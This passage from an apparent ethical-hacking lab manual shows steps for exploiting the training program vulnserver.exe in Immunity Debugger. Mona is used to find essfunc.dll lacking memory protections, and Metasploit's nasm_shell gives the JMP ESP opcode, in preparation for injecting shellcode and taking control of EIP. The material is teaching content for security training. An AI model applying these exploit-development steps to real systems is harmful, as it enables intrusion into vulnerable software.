

PyCommands
File
Home
Share
View
Pin to Quick access
Copy
Paste
Cut
Copy path
Paste shortcut
Clipboard
Move to
Copy to
Delete
Rename
Organize
New folder
New item
Easy access
New
Properties
Open
Edit
History
Open
Select all
Select none
Invert selection
Select
Local Disk (C:) > Program Files (x86) > Immunity Inc > Immunity Debugger > PyCommands
Search PyCo
Scripts
Shared Folder
System32
OneDrive
This PC
Local Disk (C:)
52 items
1 item selected 635 KB

Name	Date modified	Type	Size
syscall.py	11/17/2010 1:09 AM	Python File	52 KB
template.py	11/17/2010 1:09 AM	Python File	2 KB
traceargs.py	11/17/2010 1:09 AM	Python File	3 KB
treedll.py	2/28/2011 11:34 PM	Python File	3 KB
usage.py	2/28/2011 11:34 PM	Python File	1 KB
vcthook.py	2/28/2011 11:34 PM	Python File	3 KB
mona.py	3/29/2020 12:50 PM	Python File	636 KB

Figure 1.7.36: Paste the mona.py file in the location

103. Close the **File Explorer** window.

104. Switch to the **Immunity Debugger** window. In the text field present at bottom of the window, type **!mona modules** and press **Enter**.


Immunity Debugger - vulnserver.exe - [CPU - thread 000017E4, module ntdll]
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s ?
Code a
Registers (FPU)
Address
Hex dump
ASCII
Help
Paused

```
77118E01  C3               RETN
77118E02  CC               INT3
77118E03  CC               INT3
77118E04  CC               INT3
77118E05  CC               INT3
77118E06  CC               INT3
77118E07  CC               INT3
77118E08  CC               INT3
77118E09  CC               INT3
77118E0A  CC               INT3
77118E0B  CC               INT3
77118E0C  CC               INT3
77118E0D  CC               INT3
77118E0E  CC               INT3
77118E0F  CC               INT3
77118E10  8B4C24 04        MOV ECX,DWORD PTR SS:[ESP+4
77118E14  F641 04 06       TEST BYTE PTR DS:[ECX+4],6
77118E18  74 05            JE SHORT ntdll.77118E1F
77118E1A  E8 E1F8FFFF      CALL ntdll.ZwTestAlert
77118E1F  B8 01000000      MOV EAX,1
77118E24  C2 1000          RETN 10
77118E27  8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
77118E2E  8BFF             MOV EDI,EDI
77118E30  8D8424 DC020000  LEA EAX,DWORD PTR SS:[ESP+2
77118E37  64:8B0D 0000000  MOV ECX,DWORD PTR FS:[0]
77118E3E  BA 108E1177      MOV EDX,ntdll.77118E10
```

```
EAX 002CC000
ECX 7714A1E0 ntdll.DbgUiRemoteBreakin
EDX 7714A1E0 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 0102FF54
EBP 0102FF80
ESI 7714A1E0 ntdll.DbgUiRemoteBreakin
EDI 7714A1E0 ntdll.DbgUiRemoteBreakin

EIP 77118E01 ntdll.77118E01

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2CC000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
```

```
00403000 FF FF FF FF 00 40 00 00     .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
00403050 00 00 00 00 00 00 00 00 ........
00403058 00 00 00 00 00 00 00 00 ........
```


```
0102FF54   7714A219 ↓ó¶w RETURN to ntdll.7714A219 f
0102FF58   8D845990 εYäì
0102FF5C   7714A1E0 αí¶w ntdll.DbgUiRemoteBreakin
0102FF60   7714A1E0 αí¶w ntdll.DbgUiRemoteBreakin
0102FF64   00000000 ....
0102FF68   0102FF58 X 00
0102FF6C   00000000 ....
0102FF70   0102FFCC ╠ 00 Pointer to next SEH record
0102FF74   7711EE30 0ε◄w SE handler
0102FF78   FB9F97B0 ░ùƒ√
0102FF7C   00000000 ....
0102FF80  ┌0102FF94 ö 00
0102FF84  │769038F4 ⌠8Év RETURN to KERNEL32.769038F
0102FF88  │00000000 ....
```

```
!mona modules
```

Figure 1.7.37: Immunity Debugger – display mona modules

105. The **Log data** pop-up window appears, which shows the protection settings of various modules.

106. You can observe that there is no memory protection for the module **essfunc.dll**, as shown in the screenshot.



```
Modules C:\Windows\SYSTEM32\KERNEL32.DLL
Modules C:\Windows\SYSTEM32\RPCRT4.dll
Modules C:\Windows\SYSTEM32\WS2_32.DLL
Modules C:\Windows\SYSTEM32\sechost.dll
Modules C:\Windows\SYSTEM32\ntdll.dll
[12:04:48] Attached process paused at ntdll.DbgBreakPoint
[+] Command used:
!mona modules

---------- Mona command started on 2020-04-01 12:22:44 (v2.0, rev 604) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
 ----------------------------------------------------------------------------------------------------
 Module info :
 ----------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
 ----------------------------------------------------------------------------------------------------
 0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (E:\CEH-Tools\
 0x75140000 | 0x752be000 | 0x0017e000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [KERNELBASE.dll] (C:\
 0x76d40000 | 0x76d84000 | 0x00044000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [sechost.dll] (C:\Wind
 0x726e0000 | 0x7272f000 | 0x0004f000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [mswsock.dll] (C:\Wind
 0x72e40000 | 0x72ed2000 | 0x00092000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [apphelp.dll] (C:\Wind
 0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (E:\CEH-Too
 0x768f0000 | 0x769d0000 | 0x000e0000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [KERNEL32.DLL] (C:\Wi
 0x74ac0000 | 0x74b7e000 | 0x000be000 | True   | True    | True  |  False   | True   | 7.0.10586.0 [msvcrt.dll] (C:\Windo
 0x73dc0000 | 0x73dca000 | 0x0000a000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [CRYPTBASE.dll] (C:\W
 0x73dd0000 | 0x73dee000 | 0x0001e000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [SspiCli.dll] (C:\Wind
 0x76b60000 | 0x76c0d000 | 0x000ad000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [RPCRT4.dll] (C:\Wind
 0x770a0000 | 0x7721b000 | 0x0017b000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [ntdll.dll] (C:\Windo
 0x76c10000 | 0x76c6f000 | 0x0005f000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [WS2_32.DLL] (C:\Wind
 0x74320000 | 0x74378000 | 0x00058000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [bcryptPrimitives.dll
 0x73d50000 | 0x73dbe000 | 0x0006e000 | True   | True    | False |  False   | True   | 5.3.67.0 [mspydll.dll] (C:\Windows\
 ----------------------------------------------------------------------------------------------------


[+] This mona.py action took 0:00:00.312000
```

Figure 1.7.38: Log data window – displaying mona modules

107. Now, we will exploit the essfunc.dll module to inject shellcode and take full control of the EIP register.

108. Switch to the **Parrot Security** virtual machine.

109. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

110. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

111. Now, type **cd** and press **Enter** to jump to the root directory.


112. In the **Terminal** window, type **/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb** and press **Enter**.

Note: This script is used to convert assembly language into hex code.

113. The **nasm** command line appears; type **JMP ESP** and press **Enter**.

114. The result appears, displaying the hex code of **JMP ESP** (here, **FFE4**).


Note: Note down this hex code value.



```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Figure 1.7.39: nasm_shell script to convert assembly language into hex code

115. Type **EXIT** and press **Enter** to stop the script. Close the **Terminal** window.




```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm > EXIT
┌─[root@parrot]─[~]
└──╼ #
```

Figure 1.7.40: EXIT the script

116. Switch back to the **Windows 10** virtual machine.

117. In the **Immunity Debugger** window, type **!mona find -s "\xff\xe4" -m essfunc.dll** and press **Enter** in the text field present at the bottom of the window.


Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Call tree
Log data
Message
Paused

